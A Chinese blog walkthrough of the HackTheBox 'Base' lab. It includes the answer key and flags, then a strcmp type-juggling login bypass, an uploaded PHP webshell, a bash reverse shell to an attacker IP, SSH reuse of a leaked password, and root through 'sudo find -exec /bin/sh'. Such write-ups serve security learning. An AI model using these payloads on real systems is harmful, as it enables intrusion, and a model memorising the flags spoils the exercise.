-
HackTheBox-Starting Point--Tier 2---Base
一 题目
TagsWeb、Vulnerability Assessment、Custom Applications、Source Code Analysis、Authentication、Apache、PHP、Reconnaissance、Web Site Structure Discovery、SUDO Exploitation、Authentication bypass、Clear Text Credentials、Arbitrary File Upload、Information Disclosure、PHP type juggling 译文:Web、漏洞评估、自定义应用程序、源代码分析、认证、Apache、PHP、侦察、网站结构发现、SUDO 开发、身份验证绕过、明文凭据、任意文件上传、信息披露、PHP类型杂技- 1
- 2
- 3
ConnectTo attack the target machine, you must be on the same network.Connect to the Starting Point VPN using one of the following options. It may take a minute for HTB to recognize your connection.If you don't see an update after 2-3 minutes, refresh the page. 译文:要攻击目标机器,您必须位于同一网络上。使用以下选项之一连接到起点 VPN。 HTB 可能需要一分钟才能识别您的连接。如果 2-3 分钟后没有看到更新,请刷新页面。- 1
- 2
- 3
- 4
- 5
SPAWN MACHINESpawn the target machine and the IP will show here. 译文:生成目标机器,IP 将显示在此处- 1
- 2
- 3
TASK 1Which two TCP ports are open on the remote host? 译文:远程主机开启了哪两个TCP端口? 答:22,80- 1
- 2
- 3
- 4
- 5
TASK 2What is the relative path on the webserver for the login page? 译文:登录页面在 Web 服务器上的相对路径是什么? 答:/login/login.php- 1
- 2
- 3
- 4
- 5
TASK 3How many files are present in the '/login' directory? 译文:“/login”目录中有多少个文件? 答:3- 1
- 2
- 3
- 4
- 5
TASK 4What is the file extension of a swap file? 译文:swap文件的扩展名是什么? 答:.swp- 1
- 2
- 3
- 4
- 5
TASK 5Which PHP function is being used in the backend code to compare the user submitted username and password to the valid username and password? 译文:后端代码中使用了哪个 PHP 函数来将用户提交的用户名和密码与有效的用户名和密码进行比较? 答:strcmp()- 1
- 2
- 3
- 4
- 5
TASK 6In which directory are the uploaded files stored? 译文:上传的文件存储在哪个目录中? 答:/_uploaded- 1
- 2
- 3
- 4
- 5
TASK 7Which user exists on the remote host with a home directory? 译文:home 目录的远程主机上存在哪个用户? 答:john- 1
- 2
- 3
- 4
- 5
TASK 8What is the password for the user present on the system? 译文:系统上存在的用户的密码是什么? 答:thisisagoodpassword- 1
- 2
- 3
- 4
- 5
TASK 9What is the full path to the command that the user john can run as user root on the remote host? 译文:用户 john 可以在远程主机上以 root 用户身份运行的命令的完整路径是什么? 答:/usr/bin/find- 1
- 2
- 3
- 4
- 5
TASK 10What action can the find command use to execute commands? 译文:find 命令可以使用什么操作来执行命令? 答:exec- 1
- 2
- 3
- 4
- 5
SUBMIT FLAGSubmit user flag 译文:用户flag 答:f54846c258f3b4612f78a819573d158e- 1
- 2
- 3
- 4
- 5
SUBMIT FLAGSubmit root flag 译文:提交root flag 答:51709519ea18ab37dd6fc58096bea949- 1
- 2
- 3
- 4
- 5
二 过程记录
2.1 打点
1.端口扫描
nmap -sV -sC 10.129.198.121- 1

2.访问web页面,并发现敏感信息
访问80端口,点击Login,页面跳转到 http://10.129.198.121/login/login.php


去掉login.php访问:http://10.129.32.71/login/,发现
登录文件、配置文件、swp文件
SWP文件:是一种备份Vim编辑器临时文件的格式。在Vim编辑器意外中断时,SWP文件能够帮助用户恢复丢失的内容。也可以通过手动设置SWAP文件路径环境变量的方式来更改文件存储位置。SWP文件是临时文件,在正确操作的情况下,Vim会自动删除这些文件。
swp文件是一个临时文件,它包含许多非可读的内容,因此可以使用 strings命令来读取这个交换文件, strings命令可以显示人类可读的文本。# strings命令可以查看当前查看的文件类型,并且可以提取文本 strings login.php.swp- 1
- 2
执行strings命令,显示如下:
b0VIM 8.0 root base /var/www/html/login/login.php 3210 #"! <input type="text" name="username" class="form-control" style="max-width: 30%;" id="username" placeholder="Your Username" required> <div class="form-group"> <div class="row" align="center"> <form id="login-form" action="" method="POST" role="form" style="background-color:#f8fbfe"> <div class="col-lg-12 mt-5 mt-lg-0"> <div class="row mt-2"> </div> <p>Use the form below to log into your account.</p> <h2>Login</h2> <div class="section-title mt-5" > <div class="container" data-aos="fade-up"> <section id="login" class="contact section-bg" style="padding: 160px 0"> <!-- ======= Login Section ======= --> </header><!-- End Header --> </div> </nav><!-- .navbar --> <i class="bi bi-list mobile-nav-toggle"></i> </ul> <li><a class="nav-link scrollto action" href="/login.php">Login</a></li> <li><a class="nav-link scrollto" href="/#contact">Contact</a></li> <li><a class="nav-link scrollto" href="/#pricing">Pricing</a></li> <li><a class="nav-link scrollto" href="/#team">Team</a></li> <li><a class="nav-link scrollto" href="/#services">Services</a></li> <li><a class="nav-link scrollto" href="/#about">About</a></li> <li><a class="nav-link scrollto" href="/#hero">Home</a></li> <ul> <nav id="navbar" class="navbar"> <!-- <a href="index.html" class="logo"><img src="../assets/img/logo.png" alt="" class="img-fluid"></a>--> <!-- Uncomment below if you prefer to use an image logo --> <h1 class="logo"><a href="index.html">BASE</a></h1> <div class="container d-flex align-items-center justify-content-between"> <header id="header" class="fixed-top"> <!-- ======= Header ======= --> <body> </head> <link href="../assets/css/style.css" rel="stylesheet"> <!-- Template Main CSS File --> <link href="../assets/vendor/swiper/swiper-bundle.min.css" rel="stylesheet"> <link href="../assets/vendor/remixicon/remixicon.css" rel="stylesheet"> <link href="../assets/vendor/glightbox/css/glightbox.min.css" rel="stylesheet"> <link href="../assets/vendor/boxicons/css/boxicons.min.css" rel="stylesheet"> <link href="../assets/vendor/bootstrap-icons/bootstrap-icons.css" rel="stylesheet"> <link href="../assets/vendor/bootstrap/css/bootstrap.min.css" rel="stylesheet"> <link href="../assets/vendor/aos/aos.css" rel="stylesheet"> <!-- Vendor CSS Files --> <link href="https://fonts.googleapis.com/css?family=Open+Sans:300,300i,400,400i,600,600i,700,700i|Raleway:300,300i,400,400i,500,500i,600,600i,700,700i|Poppins:300,300i,400,400i,500,500i,600,600i,700,700i" rel="stylesheet"> <!-- Google Fonts --> <link href="../assets/img/apple-touch-icon.png" rel="apple-touch-icon"> <link href="../assets/img/favicon.png" rel="icon"> <!-- Favicons --> <meta content="" name="keywords"> <meta content="" name="description"> <title>Welcome to Base</title> <meta content="width=device-width, initial-scale=1.0" name="viewport"> <meta charset="utf-8"> <head> <html lang="en"> <!DOCTYPE html> } print(""); } else { } print(""); } else { header("Location: /upload.php"); $_SESSION['user_id'] = 1; if (strcmp($password, $_POST['password']) == 0) { if (strcmp($username, $_POST['username']) == 0) { require('config.php'); if (!empty($_POST['username']) && !empty($_POST['password'])) { session_start(); <?php </html> </body> <script src="../assets/js/main.js"></script>- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
- 13
- 14
- 15
- 16
- 17
- 18
- 19
- 20
- 21
- 22
- 23
- 24
- 25
- 26
- 27
- 28
- 29
- 30
- 31
- 32
- 33
- 34
- 35
- 36
- 37
- 38
- 39
- 40
- 41
- 42
- 43
- 44
- 45
- 46
- 47
- 48
- 49
- 50
- 51
- 52
- 53
- 54
- 55
- 56
- 57
- 58
- 59
- 60
- 61
- 62
- 63
- 64
- 65
- 66
- 67
- 68
- 69
- 70
- 71
- 72
- 73
- 74
- 75
- 76
- 77
- 78
- 79
- 80
- 81
查看文件内容,发现文件内容是颠倒的,利用tac命令将文件从尾部到头部重新输出一遍:
strings login.php.swp >> file.txt # mac下使用tail -r命令 tail -r fiel.txt # linux下使用tac命令 tac file.txt- 1
- 2
- 3
- 4
- 5
- 6
整理后的文件内容如下:
<script src="../assets/js/main.js"></script> </body> </html> <?php session_start(); if (!empty($_POST['username']) && !empty($_POST['password'])) { require('config.php'); if (strcmp($username, $_POST['username']) == 0) { if (strcmp($password, $_POST['password']) == 0) { $_SESSION['user_id'] = 1; header("Location: /upload.php"); } else { print(""); } } else { print(""); } <!DOCTYPE html> <html lang="en"> <head> <meta charset="utf-8"> <meta content="width=device-width, initial-scale=1.0" name="viewport"> <title>Welcome to Base</title> <meta content="" name="description"> <meta content="" name="keywords"> <!-- Favicons --> <link href="../assets/img/favicon.png" rel="icon"> <link href="../assets/img/apple-touch-icon.png" rel="apple-touch-icon"> <!-- Google Fonts --> <link href="https://fonts.googleapis.com/css?family=Open+Sans:300,300i,400,400i,600,600i,700,700i|Raleway:300,300i,400,400i,500,500i,600,600i,700,700i|Poppins:300,300i,400,400i,500,500i,600,600i,700,700i" rel="stylesheet"> <!-- Vendor CSS Files --> <link href="../assets/vendor/aos/aos.css" rel="stylesheet"> <link href="../assets/vendor/bootstrap/css/bootstrap.min.css" rel="stylesheet"> <link href="../assets/vendor/bootstrap-icons/bootstrap-icons.css" rel="stylesheet"> <link href="../assets/vendor/boxicons/css/boxicons.min.css" rel="stylesheet"> <link href="../assets/vendor/glightbox/css/glightbox.min.css" rel="stylesheet"> <link href="../assets/vendor/remixicon/remixicon.css" rel="stylesheet"> <link href="../assets/vendor/swiper/swiper-bundle.min.css" rel="stylesheet"> <!-- Template Main CSS File --> <link href="../assets/css/style.css" rel="stylesheet"> </head> <body> <!-- ======= Header ======= --> <header id="header" class="fixed-top"> <div class="container d-flex align-items-center justify-content-between"> <h1 class="logo"><a href="index.html">BASE</a></h1> <!-- Uncomment below if you prefer to use an image logo --> <!-- <a href="index.html" class="logo"><img src="../assets/img/logo.png" alt="" class="img-fluid"></a>--> <nav id="navbar" class="navbar"> <ul> <li><a class="nav-link scrollto" href="/#hero">Home</a></li> <li><a class="nav-link scrollto" href="/#about">About</a></li> <li><a class="nav-link scrollto" href="/#services">Services</a></li> <li><a class="nav-link scrollto" href="/#team">Team</a></li> <li><a class="nav-link scrollto" href="/#pricing">Pricing</a></li> <li><a class="nav-link scrollto" href="/#contact">Contact</a></li> <li><a class="nav-link scrollto action" href="/login.php">Login</a></li> </ul> <i class="bi bi-list mobile-nav-toggle"></i> </nav><!-- .navbar --> </div> </header><!-- End Header --> <!-- ======= Login Section ======= --> <section id="login" class="contact section-bg" style="padding: 160px 0"> <div class="container" data-aos="fade-up"> <div class="section-title mt-5" > <h2>Login</h2> <p>Use the form below to log into your account.</p> </div> <div class="row mt-2"> <div class="col-lg-12 mt-5 mt-lg-0"> <form id="login-form" action="" method="POST" role="form" style="background-color:#f8fbfe"> <div class="row" align="center"> <div class="form-group"> <input type="text" name="username" class="form-control" style="max-width: 30%;" id="username" placeholder="Your Username" required> #"! 3210 /var/www/html/login/login.php base root b0VIM 8.0- 1
- 2
- 3
- 4
- 5
- 6
- 7
- 8
- 9
- 10
- 11
- 12
- 13
- 14
- 15
- 16
- 17
- 18
- 19
- 20
- 21
- 22
- 23
- 24
- 25
- 26
- 27
- 28
- 29
- 30
- 31
- 32
- 33
- 34
- 35
- 36
- 37
- 38
- 39
- 40
- 41
- 42
- 43
- 44
- 45
- 46
- 47
- 48
- 49
- 50
- 51
- 52
- 53
- 54
- 55
- 56
- 57
- 58
- 59
- 60
- 61
- 62
- 63
- 64
- 65
- 66
- 67
- 68
- 69
- 70
- 71
- 72
- 73
- 74
- 75
- 76
- 77
- 78
- 79
- 80
- 81
3.代码分析

如上代码块中:开发人员使用strcmp()来检查用户名和密码的组合,当用户输入正确时,返回0,此时登录成功。
在php中,如果在变量前加上[],会把变量转化为数组。如果给strcmp()函数一个空数组($username[] & $password[])进行比较,结果将返回NULL,==运算符只检查变量的值是否相等,但是NULL的值为0。返回0,则登录成功。也就成功绕过登录。4.使用burpsuite更改请求包绕过登录
拦截请求包,
将username=admin&password=123更改为username[]=admin&password[]=123,成功绕过登录。发现一个上传页面。


2.2 权限获取
5.文件上传漏洞利用
上传一句话木马
echo system($_REQUEST['cmd']);?>- 1
暴力破解上传文件保存路径,发现存在一个_uploaded目录
./gobuster dir -u http://10.129.32.71/ -w php.txt- 1


点击访问request.php文件,页面为空

但是如果添加
?cmd=id执行系统命令,执行成功
6.获取反弹shell
攻击机器开启监听
ncat -lnvp 1234对反弹shell进行URL编码
/bin/bash -c 'bash -i>& /dev/tcp/10.10.14.11/1234 0>&1'- 1

然后在URL中执行,成功拿到shell

2.3 横向移动
访问http://10.129.198.167/login/config.php页面时,页面为空白,此时www-data权限下查看config.php文件,发现用户名和密码:
$username = "admin"; $password = "thisisagoodpassword"- 1
- 2

列举home目录下的用户,并尝试使用上文获取到的密码thisisagoodpassword切换到john,但是显示需要交互式shell才可以使用su命令

22端口开放,尝试使用ssh连接,john用户登录成功
ssh john@10.129.198.167 thisisagoodpassword- 1
- 2

获取到john用户的flag
2.4 权限提升
# 列出当前用户可以利用sudo执行哪些命令 sudo -l- 1
- 2
输出显示:john用户可以以root权限执行find命令

执行以下命令获取root权限
sudo find . -exec /bin/sh \; -quit- 1

-
相关阅读:
二十三、【五种图层】
Bert和LSTM:情绪分类中的表现
Linux crontabs定时执行任务
内核动态调试输出dev_info, dev_dbg
【办公自动化】在Excel中按条件筛选数据并存入新的表2.0(文末送书)
什么是网络安全?
成功编译并运行flutter安卓的gradle文件范例
12.Gateway新一代网关
CSDN: ABTest流量分层分桶机制
Lingo求解规划优化问题
- 原文地址:https://blog.csdn.net/sycamorelg/article/details/134307635
